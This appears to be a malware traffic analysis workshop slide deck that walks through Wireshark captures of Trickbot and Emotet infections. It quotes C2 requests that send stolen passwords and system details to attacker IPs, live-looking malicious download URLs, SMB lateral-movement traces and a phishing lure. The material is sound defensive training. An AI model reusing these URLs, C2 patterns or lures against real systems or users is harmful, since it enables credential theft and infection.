


Use the **Save as...** button to save this file

Block 4 - Up next...

- Commodity malware infections
- Lokibot
- Formbook
- Ursnif
- Info stealer using FTP
- **Trickbot**
- Emotet
- Monero cryptocurrency miner

Block 4 - Trickbot



Block 4 - Trickbot

2019-MTA-workshop-block-4-07.pcap

- Domain: **mind.sprite.info**
- Network segment: **10.8.15.0/24**
- Domain controller: **10.8.15.8 - Mind-Sprite-DC**
- Segment gateway: **10.8.15.1**
- Broadcast address: **10.8.15.255**
- Windows client: **10.8.15.101 - Brock-Laptop-PC**

Block 4 - Trickbot

2019-MTA-workshop-block-4-07.pcap

IP	Port	Alert
104.168.28.249	80	ET POLICY Binary Download Smaller than 1 MB Likely Hostile
104.168.28.249	80	ET POLICY PE EXE or DLL Windows file download HTTP
191.37.181.152	449	ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O)
50.3.68.150	447	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex/Trickbot CnC)

Block 4 - Trickbot

2019-MTA-workshop-block-4-07.pcap

IP	Port	Alert
185.241.53.109	447	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex/Trickbot CnC)
200.119.45.150	449	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex/Trickbot CnC)
186.10.243.70	8082	ETPRO TROJAN Trickbot Checkin Response
186.10.243.70	8082	ETPRO TROJAN W32/Trickbot C2 (networkDll module)

Block 4 - Trickbot

2019-MTA-workshop-block-4-07.pcap

IP	Port	Alert
37.228.117.16	80	ET MALWARE Windows executable sent when remote host claims to send an image
10.8.15.8	445	ET EXPLOIT Possible ETERNAL BLUE Probe MS17-010 (Generic flags)
10.8.15.8	445	ET EXPLOIT ETERNALBLUE Probe Vulnerable System Response MS17-010

Block 4 - Trickbot

2019-MTA-workshop-block-4-07.pcap



(http.request or ssl.handshake.type == 1) and !(ssdp)					X ➔ Expression... + basic basic+ basic+DNS
Time	Dst	port	Host	Info	
2019-08-15 14:48...	104.80.88.33	80	www.msftncsi.com	GET /ncsi.txt HTTP/1.1	
2019-08-15 14:50...	104.168.28.249	80	104.168.28.249	GET /simledocument.php HTTP/1.1	
2019-08-15 14:51...	91.240.84.55	443		Client Hello	
2019-08-15 14:51...	191.37.181.152	449		Client Hello	
2019-08-15 14:51...	216.239.32.21	80	myexternalip.com	GET /raw HTTP/1.1	
2019-08-15 14:51...	216.239.32.21	443	myexternalip.com	Client Hello	
2019-08-15 14:51...	50.3.68.150	447		Client Hello	
2019-08-15 14:51...	191.37.181.152	449		Client Hello	
2019-08-15 14:51...	186.42.226.46	449		Client Hello	
2019-08-15 14:51...	186.42.226.46	449		Client Hello	
2019-08-15 14:51...	200.119.45.140	449		Client Hello	
2019-08-15 14:52...	185.241.53.109	447		Client Hello	
2019-08-15 14:52...	186.10.243.70	8082	186.10.243.70	POST /ono15/BROCK-LAPTOP-PC_W617601	
2019-08-15 14:52...	200.119.45.140	449		Client Hello	
2019-08-15 14:52...	200.119.45.140	449		Client Hello	
2019-08-15 14:52...	200.119.45.140	449		Client Hello	
2019-08-15 14:52...	186.10.243.70	8082	186.10.243.70:80...	POST /ono15/BROCK-LAPTOP-PC_W617601	
2019-08-15 14:52...	186.10.243.70	8082	186.10.243.70	POST /ono15/BROCK-LAPTOP-PC_W617601	
2019-08-15 14:53...	37.228.117.16	80	37.228.117.16	GET /samerton.png HTTP/1.1	

Block 4 - Trickbot

104.168.28.249 port 80 - 104.168.28.249 - GET /simledocument.php  Trickbot EXE

port 80 - myexternalip.com - GET /raw

port 80 - api.ipify.org - GET /

91.240.84.55 port 443 - HTTPS/SSL/TLS traffic

50.3.68.150 port 447 - HTTPS/SSL/TLS traffic

185.142.99.39 port 447 - HTTPS/SSL/TLS traffic

185.241.53.109 port 447 - HTTPS/SSL/TLS traffic


186.42.226.46 port 449 - HTTPS/SSL/TLS traffic

191.37.181.152 port 449 - HTTPS/SSL/TLS traffic

200.119.45.140 port 449 - HTTPS/SSL/TLS traffic

186.10.243.70 port 8082 - 186.10.243.70 - POST /ono15/[long string]

170.238.117.187 port 8082 - 170.238.117.187 - POST /lib545/[long string]

37.228.117.16 port 80 - 37.228.117.16 - GET /tablone.png  Trickbot EXEs

37.228.117.16 port 80 - 37.228.117.16 - GET /samerton.png 

Block 4 - Trickbot

(http.request or ssl.handshake.type == 1) and !(ssdp)					Expression... + basic basic+ basic+DNS
Time	Dst	port	Host	Info	
2019-08-15 14:48...	104.80.88.33	80	www.msftncsi.com	GET /ncsi.txt HTTP/1.1	
2019-08-15 14:50...	104.168.28.249	80	104.168.28.249	GET /simledocument.php HTTP/1.1	
2019-08-15 14:51...	91.240.84.55	443		Client Hello	
2019-08-15 14:51...	191.37.181.152	449		Client Hello	
2019-08-15 14:51...	216.239.32.21	80	myexternalip.com	GET /raw HTTP/1.1	
2019-08-15 14:51...	216.239.32.21	443	myexternalip.com	Client Hello	
2019-08-15 14:51...	50.3.68.150	447		Client Hello	
2019-08-15 14:51...	191.37.181.152	449		Client Hello	
2019-08-15 14:51...	186.42.226.46	449		Client Hello	
2019-08-15 14:51...	186.42.226.46	449		Client Hello	
2019-08-15 14:51...	200.119.45.140	449		Client Hello	
2019-08-15 14:52...	185.241.53.109	447		Client Hello	
+ 2019-08-15 14:52...	186.10.243.70	8082	186.10.243.70	POST /ono15/BROCK-LAPTOP-PC_W61760	
2019-08-15 14:52...	200.119.45.140	449		Client Hello	
2019-08-15 14:52...	200.119.45.140	449		Client Hello	
2019-08-15 14:52...	200.119.45.140	449		Client Hello	
2019-08-15 14:52...	186.10.243.70	8082	186.10.243.70:8082	/ono15/BROCK-LAPTOP-PC_W61760	
2019-08-15 14:52...	186.10.243.70	8082	186.10.243.70	/ono15/BROCK-LAPTOP-PC_W61760	
2019-08-15 14:53...	37.228.117.16	80	37.228.117.16	GET /samerton.png HTTP/1.1	
2019-08-15 14:53...	186.10.243.70	8082	186.10.243.70	POST /ono15/BROCK-LAPTOP-PC_W61760	
2019-08-15 14:53...	186.10.243.70	8082	186.10.243.70	POST /ono15/BROCK-LAPTOP-PC_W61760	
2019-08-15 14:54...	186.10.243.70	8082	186.10.243.70:8082	POST /ono15/BROCK-LAPTOP-PC_W61760	
2019-08-15 14:58...	200.119.45.140	449		Client Hello	
2019-08-15 14:58...	200.119.45.140	449		Client Hello	

Block 4 - Trickbot

```
POST /ono15/BROCK-LAPTOP-PC_W617601.3FDF5AB584809D0E25D4A8C3A8F3A020/81/ HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0;
.NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0;
.NET4.0C; .NET4.0E)
Host: 186.10.243.70
Connection: close
Content-Type: multipart/form-data; boundary=-----GOGHDBYFREKJKLUW
Content-Length: 471

-----GOGHDBYFREKJKLUW
Content-Disposition: form-data; name="data"

https://www.broncobookstore.com/account_login.asp|jeremy.brock@mind-sprite.info|P@ssw0rd$<br/>
https://www.broncobookstore.com/account_login.asp|jeremy.brock@mind-sprite.info|P@ssw0rd$<br/>
https://www.broncobookstore.com/account_login.asp|jeremy.brock@mind-sprite.info|P@ssw0rd$<br/>

-----GOGHDBYFREKJKLUW
Content-Disposition: form-data; name="source"

IE passwords
-----GOGHDBYFREKJKLUW--<br/>
HTTP/1.1 200 OK
connection: close
server: Cowboy
```

Block 4 – Trickbot

(http.request or ssl.handshake.type == 1) and !(ssdp)					Expression... + basic basic+ basic+DNS
Time	Dst	port	Host	Info	
2019-08-15 14:48...	104.80.88.33	80	www.msftncsi.com	GET /ncsi.txt HTTP/1.1	
2019-08-15 14:50...	104.168.28.249	80	104.168.28.249	GET /simledocument.php HTTP/1.1	
2019-08-15 14:51...	91.240.84.55	443		Client Hello	
2019-08-15 14:51...	191.37.181.152	449		Client Hello	
2019-08-15 14:51...	216.239.32.21	80	myexternalip.com	GET /raw HTTP/1.1	
2019-08-15 14:51...	216.239.32.21	443	myexternalip.com	Client Hello	
2019-08-15 14:51...	50.3.68.150	447		Client Hello	
2019-08-15 14:51...	191.37.181.152	449		Client Hello	
2019-08-15 14:51...	186.42.226.46	449		Client Hello	
2019-08-15 14:51...	186.42.226.46	449		Client Hello	
2019-08-15 14:51...	200.119.45.140	449		Client Hello	
2019-08-15 14:52...	185.241.53.109	447		Client Hello	
2019-08-15 14:52...	186.10.243.70	8082	186.10.243.70	POST /ono15/BROCK-LAPTOP-PC_W61760	
2019-08-15 14:52...	200.119.45.140	449		Client Hello	
2019-08-15 14:52...	200.119.45.140	449		Client Hello	
2019-08-15 14:52...	200.119.45.140	449		Client Hello	
2019-08-15 14:52...	186.10.243.70	8082	186.10.243.70:8082	POST /ono15/BROCK-LAPTOP-PC_W61760	
2019-08-15 14:52...	186.10.243.70	8082	186.10.243.70	POST /ono15/BROCK-LAPTOP-PC_W61760	
2019-08-15 14:53...	37.228.117.16	80	37.228.117.16	/samerton.png HTTP/1.1	
2019-08-15 14:53...	186.10.243.70	8082	186.10.243.70	POST /ono15/BROCK-LAPTOP-PC_W61760	
2019-08-15 14:53...	186.10.243.70	8082	186.10.243.70	POST /ono15/BROCK-LAPTOP-PC_W61760	
+ 2019-08-15 14:54...	186.10.243.70	8082	186.10.243.70:8082	POST /ono15/BROCK-LAPTOP-PC_W61760	
2019-08-15 14:58...	200.119.45.140	449		Client Hello	
2019-08-15 14:59...	186.10.243.70	447		Client Hello	

Block 4 – Trickbot

```
POST /ono15/BROCK-LAPTOP-PC_W617601.3FDF5AB584809D0E25D4A8C3A8F3A020/90 HTTP/1.1
Content-Type: multipart/form-data; boundary=Arasfjasu7
User-Agent: test
Host: 186.10.243.70:8082
Content-Length: 4642
Cache-Control: no-cache

--Arasfjasu7
Content-Disposition: form-data; name="proclist"
```

PROCESS LIST

[System Process]

System
smss.exe
csrss.exe
wininit.exe
csrss.exe
winlogon.exe
services.exe
lsass.exe
lsm.exe

Block 4 – Trickbot

--Arasfjasu7
Content-Disposition: form-data; name="sysinfo"

SYSTEMINFO


Host Name - BROCK-LAPTOP-PC
OS Name - Microsoft Windows 7 Professional
OS Version - Service Pack 1
OS Architecture - 64-bit
Product Type - Workstation
Build Type - Multiprocessor Free
Registered Owner - admin
Registered Organization -
Serial Number - 20395-948-9471040-89687
Install Date - 30/12/1899 00.00.00
Last Boot Up Time - 30/12/1899 00.00.00
Windows Directory - C:\Windows
System Directory - C:\Windows\system32
Boot Device - \Device\HarddiskVolume1

Total Physical Memory - 7051 Mb
Available Physical Memory - 7051 Mb



Block 4 - Trickbot

File →
Export Objects →
SMB...



Block 4 - Trickbot

Wireshark · Export · SMB object list

Packet	Hostname	Content Type	Size	Filename
368	\Mind-Sprite-DC...	FILE (22/22) R [100.00%]	22 bytes	\mind-sprite.info\Policies\{
655	\Mind-Sprite-DC...	FILE (22/22) R [100.00%]	22 bytes	\mind-sprite.info\Policies\{
11587	\10.8.15.8\IPC\$	PIPE (Not Implemented) (0/0) W [0.00%]	0 bytes	lsarpc
11654	\10.8.15.8\C\$	FILE (298496/298496) W [100.00%]	298 kB	\WINDOWS\7haka_qikajmr
12027	\10.8.15.8\C\$	FILE (115712/115712) W [100.00%]	115 kB	\WINDOWS_\u6z0ivnghutf
12175	\10.8.15.8\IPC\$	PIPE (Not Implemented) (0/0) W [0.00%]	0 bytes	\svcctl
12213	\10.8.15.8\IPC\$	PIPE (Not Implemented) (0/0) W [0.00%]	0 bytes	\svcctl


◀ ▶

Help Save All Close Save

Block 4 - Up next...

- Commodity malware infections
- Lokibot
- Formbook
- Ursnif
- Info stealer using FTP
- Trickbot
- **Emotet**
- Monero cryptocurrency miner

Block 4 - Emotet



Subject: Please approve

From: Malware-traffic-analysis - Accounts Payable Specialist
<warren@olsengroup.biz>

Date: Monday, 2019-05-06 13:57 UTC

You have received an invoice from Gene Higginbotham for \$9,437.97.

To view, print or download a DOC copy of your invoice, click the link below:

https://securemail.malware-traffic-analysis.net/privacy/Payroll_Malware-traffic-analysis_27209816518_May_06_2019.doc



Accounts Payable
Malware-traffic-analysis
executive@malwa

<http://abbslaw.edu.in/wp-content/x2kq-aq8eu4q-ghbnkig/>

Block 4 - Emotet

2019-MTA-workshop-block-4-08.pcap

IP	Port	Alert
198.57.188.85	80	ET POLICY Office Document Download containing AutoOpen Macro
64.202.184.28	80	ET POLICY PE EXE or DLL Windows file download
various	various	ETPRO TROJAN Win32/Emotet CnC Activity (POST) M2
various	various	ETPRO TROJAN Win32/Emotet CnC Activity (POST) M3
various	various	ETPRO TROJAN Win32/Emotet CnC Activity (POST) M4

Block 4 - Emotet

2019-MTA-workshop-block-4-08.pcap



(http.request or tls.handshake.type == 1) and !(ssdp)					X ➔ Expression... + basic basic+ basic+dns
Time	Dst	port	Host	Info	
→ 2019-05-06 18:05...	198.57.188.85	80	abbslaw.edu.in	GET /wp-content/x2kq-aq8eu4c	
2019-05-06 18:05...	64.202.184.28	80	arbatourism.com	GET /wp-admin/pcCTGvayRk/ HT	
2019-05-06 18:08...	188.138.91.26	7080	188.138.91.26:7080	POST /cab/ HTTP/1.1 (appli	
2019-05-06 18:09...	190.25.255.98	80	190.25.255.98	POST /json/ HTTP/1.1 (appli	
2019-05-06 18:11...	188.138.91.26	7080	188.138.91.26:7080	POST /report/stubs/sess/merg	
2019-05-06 18:14...	188.138.91.26	7080	188.138.91.26:7080	POST /scripts/schema/ringin/	
2019-05-06 18:14...	74.208.184.18	8080	74.208.184.18:8080	GET /whoami.php HTTP/1.1	
2019-05-06 18:14...	188.138.91.26	7080	188.138.91.26:7080	POST /cab/cookies/ HTTP/1.1	
2019-05-06 18:14...	74.208.184.18	8080	74.208.184.18:8080	POST /site/psec/ HTTP/1.1 (
				POST /mult/badge/ringin/ HT	
				POST /mult/badge/ringin/ HT	
				POST /add/badge/ringin/ HTT	
				8.91.26:7080 POST /enabled/attrib/ HTTP/1	
				8.91.26:7080 POST /attrib/ HTTP/1.1 (app	
				8.91.26:7080 POST /cab/devices/stubs/merg	
2019-05-06 18:44...	198.58.114.91	4143	198.58.114.91:4143	GET /whoami.php HTTP/1.1	
2019-05-06 18:44...	198.58.114.91	4143	198.58.114.91:4143	POST /psec/devices/ HTTP/1.1	
2019-05-06 18:44...	52.96.16.162	587		Client Hello	
2019-05-06 18:44...	40.97.120.24	587		Client Hello	

Follow TCP stream for
first HTTP POST request

POST /cab/ HTTP/1.1
Referer: http://188.138.91.26/cab/
Content-Type: application/x-www-form-urlencoded
DNT: 1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 188.138.91.26:7080
Content-Length: 519
Connection: Keep-Alive
Cache-Control: no-cache

wAJNGzm4=LD6ZrEoKR837FdMOJfC%2BTxuPAoo%2F9aN1r0ybXo5fH18o6zWu40RxIZkNFSQRmgBwEQ
%2Fu4jqxeW51gdWF8nF8t80h0vLQ49euAJJG0MYJcyZBb%2FrKEkHKk0Xqt9Um
%2BkRRCTsRYPX0bwK5etTAqt30Ld3EsxCuKiHz2k1kSuI0MzUx8P1hBvBYyLeujWgrmcIDIY079zdvabCB6duS9tr
%2FkukOowGdfnZ5SjuawYyzgHm3tg0AJfbk1Yggvbu3zwSc4mxsd2FPpzxTSz2EwdcYeLvbkJy1IN
%2BYiPUXxN8IVQ0vtXe%2Fc4KtmZCoGa6Vb0soKhFPooooE3UtQx
%2BwgicaEfFUcb2X4H2k3ZufUPLXvnPJg3ientWRBo9p2v%2FJy%2B9Xu3fAVxx4ACzy1t%2F6MTjx%2F%2BbT
%2FST1keImzwU0vf506xbX0EUtchfU1fa0%2B0PwbN61nM2qFG30FN6bSTf81fp7MXsdDb1zY%3DHTTP/1.1 200 OK
Server: nginx
Date: Mon, 06 May 2019 18:08:27 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 110004
Connection: keep-alive

.^q..GP.".5t9..0..... tcb.k.... Ga..r...XE..C.P...E.^..r.....>.)
5..JH.....M..K....L.....X.....
=.}

Block 4 - Emotet

Go back to **basic** filter & scroll down a bit...



Time	Dst	port	Host	Info
2019-05-06 18:44...	198.58.114.91	4143	198.58.114.91:4143	GET /whoami.php HTTP/1.1
2019-05-06 18:44...	198.58.114.91	4143	198.58.114.91:4143	POST /psec/devices/ HTTP/1.1 (application)
2019-05-06 18:44...	52.96.16.162	587		Client Hello
2019-05-06 18:44...	40.97.120.34	587		Client Hello
2019-05-06 18:44...	40.97.120.34	587		Client Hello
2019-05-06 18:44...	173.201.192.229	25		Client Hello
2019-05-06 18:44...	67.228.190.189	587		Client Hello
2019-05-06 18:44...	72.44.93.199	587		Client Hello
2019-05-06 18:44...	212.227.15.167	25		Client Hello
2019-05-06 18:44...	185.177.151.19	25		Client Hello
2019-05-06 18:44...	77.104.150.192	25		Client Hello
2019-05-06 18:44...	64.233.171.109	25		Client Hello
2019-05-06 18:44...	185.51.216.86	587		Client Hello
2019-05-06 18:44...	198.57.245.200	25		
2019-05-06 18:44...	64.233.171.109	587		
2019-05-06 18:44...	192.185.12.45	587		
2019-05-06 18:44...	67.20.76.148	25		
2019-05-06 18:44...	108.167.146.54	587		
2019-05-06 18:44...	110.173.186.181	25		
2019-05-06 18:44...	40.97.197.130	587		
2019-05-06 18:44...	65.60.11.250	587		

Follow TCP stream for first segment to TCP port 587

220 SN6PR05CA0033.outlook.office365.com Microsoft ESMTP MAIL Service ready at Mon, 6 May 2019 18:44:07 +0000

EHLO [173.66.146.112]

250-SN6PR05CA0033.outlook.office365.com Hello [173.66.146.112]

250-SIZE 157286400

250-PIPELINING

250-DSN

250-ENHANCEDSTATUSCODES

250-STARTTLS

250-8BITMIME

250-BINARYMIME

250-CHUNKING

250 SMTPUTF8

STARTTLS

220 2.0.0 SMTP server ready

.....SN7..2TC../.q.5e.

_.C.Q5....}..8.,.0.....+./...\$.(\$.k.#.'g.

...9.3....=<.5./.....F.....

.

Block 4 - Emotet

smtp.data.fragment



Expression...



basic

basic+

basic+dns

Time	Dst	port	Info
2019-05-06 18:48...	178.210.177.101	587	from: "Tina Hennig" <maluc@baharcam.com>, s
2019-05-06 18:48...	178.210.177.101	587	from: "Sandy Vandahl" <maluc@baharcam.com>,
2019-05-06 18:48...	45.249.111.176	25	from: "Sandy Vandahl" <Payrollsupport@sinew
2019-05-06 18:49...	178.210.177.101	587	from: "Janae Limas" <maluc@baharcam.com>, s
2019-05-06 18:49...	178.210.177.101	587	from: "M S" <Payrollsupport@sinewave.co.in>, subject: Payroll
2019-05-06 18:49...	178.210.177.101	587	from: "M S" <Payrollsupport@sinewave.co.in>, subject: Payroll
2019-05-06 18:49...	178.210.177.101	587	from: "western union" <Payrollsupport@sinewave.co.in>, subject: Payroll

from: "Tina Hennig" <maluc@baharcam.com>, subject: Payroll
from: "Sandy Vandahl" <maluc@baharcam.com>, subject: Payroll
from: "Sandy Vandahl" <Payrollsupport@sinewave.co.in>, subject: Payroll
from: "Janae Limas" <maluc@baharcam.com>, subject: Payroll
